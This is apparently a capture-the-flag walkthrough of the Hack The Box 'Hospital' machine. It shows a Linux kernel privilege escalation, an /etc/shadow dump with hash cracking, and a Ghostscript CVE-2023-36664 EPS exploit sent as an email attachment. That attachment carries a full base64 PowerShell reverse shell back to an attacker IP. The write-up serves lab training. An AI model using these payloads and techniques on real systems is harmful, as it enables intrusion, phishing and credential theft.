PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=lunar
LOGO=ubuntu-logo
www-data@webserver:/var/www$ uname -a
Linux webserver 5.19.0-35-generic #36-Ubuntu SMP PREEMPT_DYNAMIC Fri Feb 3 18:36:56 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
www-data@webserver:/var/www$
```

Erel Regev

I was looking for vulnerabilities for Ubuntu 23.04 and found the following: https://github.com/g1vi/CVE-2023-2640-CVE-2023-32629


I created the file on the remote machine and gave it execution permissions. Then, I executed the exploit.sh script:



```
www-data@webserver:/tmp$ ls -l
total 44
-rwxr-xr-x 1 www-data www-data 17216 Dec 15 22:38 exploit
-rw-r--r-- 1 www-data www-data   557 Dec 16 21:09 exploit.sh
prw-r--r-- 1 www-data www-data     0 Dec 16 21:09 f
drwxr-xr-x 2 www-data www-data  4096 Dec 16 05:33 l
drwxr-xr-x 2 www-data www-data  4096 Dec 16 05:33 m
drwxr-xr-x 6 www-data www-data  4096 Dec 16 05:38 ovlcap
drwxr-xr-x 2 www-data www-data  4096 Dec 16 05:33 u
drwxr-xr-x 3 www-data www-data  4096 Dec 16 05:33 w
www-data@webserver:/tmp$ chmod +x exploit
www-data@webserver:/tmp$ chmod +x exploit.sh
www-data@webserver:/tmp$ ./exploit
bash-5.2# whoami
root
bash-5.2# 
```


We are dealing with kind of container running Linux, which is running on a Windows machine.

Now when we have high privileges, lets try to crack a password.




```
bash-5.2# cat /etc/shadow
root:$y$j9T$s/Aqv48x449udndpLC6eC.$WUkrXgkW46N4xdpnhMoax7US.JgyJSeobZ1dzDs..dD:19612:0:99999:7:::
daemon:*:19462:0:99999:7:::
bin:*:19462:0:99999:7:::
sys:*:19462:0:99999:7:::
sync:*:19462:0:99999:7:::
games:*:19462:0:99999:7:::
man:*:19462:0:99999:7:::
lp:*:19462:0:99999:7:::
mail:*:19462:0:99999:7:::
news:*:19462:0:99999:7:::
uucp:*:19462:0:99999:7:::
proxy:*:19462:0:99999:7:::
www-data:*:19462:0:99999:7:::
backup:*:19462:0:99999:7:::
list:*:19462:0:99999:7:::
irc:*:19462:0:99999:7:::
_apt:*:19462:0:99999:7:::
nobody:*:19462:0:99999:7:::
systemd-network:!*:19462::::::
systemd-timesync:!*:19462::::::
messagebus:!:19462::::::
systemd-resolve:!*:19462::::::
pollinate:!:19462::::::
sshd:!:19462::::::
syslog:!:19462::::::
uuidd:!:19462::::::
tcpdump:!:19462::::::
tss:!:19462::::::
landscape:!:19462::::::
fwupd-refresh:!:19462::::::
drwilliams:$6$uWBSeTcoXXTBRkiL$S9ipksJfiZuO4bFI6I9w/iItu5.Ohoz3dABeF6QWumGBspUW378P1tlwak7NqzouoRTbrz6Ag0qcyGQxW192y/:19612:0:99999:7:
```


Note the second user, drwilliams.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ john williams --wordlist=rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
q[redacted]         (drwilliams)
1g 0:00:01:17 DONE (2023-12-16 16:17) 0.01285g/s 2757p/s 2757c/s 2757C/s raycharles..pl@yboy
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

I couldn’t use it for any service found in the initial scan. But, port 443 was found open and I tried to access it:






drwilliams

●●●●●●●●●

Looks like a mail server. There is an email to investigate!



drbrown@hospital.htb 2023-10-24 01:40
Needle designs for Darius Simion.

Needle designs for Darius Simion.

From drbrown@hospital.htb on 2023-10-24 01:40


```
Dear Lucy,

I wanted to remind you that the project for lighter, cheaper and
environmentally friendly needles is still ongoing 💉. You are the one in
charge of providing me with the designs for these so that I can take
them to the 3D printing department and start producing them right away.
Please make the design in an ".eps" file format so that it can be well
visualized with GhostScript.

Best regards,
Chris Brown.
😃
```

It was sent from drbrown@hospital.htb to Dr. Williams, and it hinted at Dr. Brown's expectation to receive an EPS file from Dr. Williams. The interesting twist? Dr. Brown intended to run this file through a program called GhostScript.

As I dived into online investigations, I stumbled upon a vulnerability known as CVE-2023-36664, and relevant POC. This vulnerability, if exploited, could allow for command injection.

https://github.com/jakabakos/CVE-2023-36664-Ghostscript-command-injection

I created Powershell payload using Cyberchef:




OS: Windows

Name: Search...

```
powershell -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdA
BlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAo
ACIAMQAwAC4AMQAwAC4AMQA0AC4AOQA1ACIALAA3ADcANwA3ACkAOwAkAHMAdAByAG
UAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkA
OwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMw
A1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBh
AG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC
4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0A
IAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQ
BzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAu
AEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7AC
QAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4A
```


Shell: /bin/bash

Encoding: None



```
┌──(kali㉿kali)-[~/Desktop/Machines/Hospital/CVE-2023-36664-Ghostscript-command-injection]
└─$ python3 CVE_2023_36664_exploit.py --generate --payload "powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAA
uAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AOQA1ACIALAA4ADgAOAA4ACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUA
dABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhA
G0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQ
BjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACw
AIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAg
AD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQAL
gBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAG
IAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA==" -
-filename rev_shell --extension eps
[+] Generated EPS payload file: rev_shell.eps
```

Now I have the malicious eps file. Let’s reply to the email, while attaching the malicious file:



From: drwilliams@hospital.htb

To: drbrown@hospital.htb

Subject: Re: Needle designs for Darius Simion.

```
On 2023-10-24 01:40, drbrown@hospital.htb wrote:
> Dear Lucy,
>
> I wanted to remind you that the project for lighter, cheaper and
> environmentally friendly needles is still ongoing 🖉. You are the one in
> charge of providing me with the designs for these so that I can take
> them to the 3D printing department and start producing them right away.
> Please make the design in an ".eps" file format so that it can be well
> visualized with GhostScript.
>
> Best regards,
> Chris Brown.
> 😃
```

Maximum allowed file size is 40 MB

rev_shell.eps (2 KB)

Return receipt: ○


Delivery status notification: ○

Keep formatting: ○

Priority: Normal

Save sent message in: Sent

We got a shell!




https://10.10.11.241/?_task=mail&_mbox=INBOX

drwilliams@hospital.htb

drbrown@hospital.htb 2023-10-24 01:40
Needle designs for Darius Simion.


```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 8888
listening on [any] 8888 ...
connect to [10.10.14.95] from (UNKNOWN) [10.10.11.241] 6195
```



```
PS C:\Users\drbrown.Hospital\Desktop> dir


    Directory: C:\Users\drbrown.Hospital\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---        12/15/2023   2:15 PM             34 user.txt


PS C:\Users\drbrown.Hospital\Desktop> type user.txt
7[redacted]c
PS C:\Users\drbrown.Hospital\Desktop>
```


Privilege Escalation

While investigating the machine I found the following .bat file:



```
PS C:\Users\drbrown.HOSPITAL> cd Documents
PS C:\Users\drbrown.HOSPITAL\Documents> dir


    Directory: C:\Users\drbrown.HOSPITAL\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/23/2023   3:33 PM            373 ghostscript.bat
-a----        12/15/2023   4:18 PM          38616 nc.exe
```

The file holds credentials!




```
PS C:\Users\drbrown.HOSPITAL\Documents> cat ghostscript.bat
@echo off
set filename=%~1
powershell -command "$p = convertto-securestring [redacted] -asplain -force;$c = new-object system.management.automation.pscredential('hospital\drbrown', $
p);Invoke-Command -ComputerName dc -Credential $c -ScriptBlock { cmd.exe /c "C:\Program` Files\gs\gs10.01.1\bin\gswin64c.exe" -dNOSAFER "C:\Users\drbrown.HOS
PITAL\Downloads\%filename%" }"
PS C:\Users\drbrown.HOSPITAL\Documents>
```

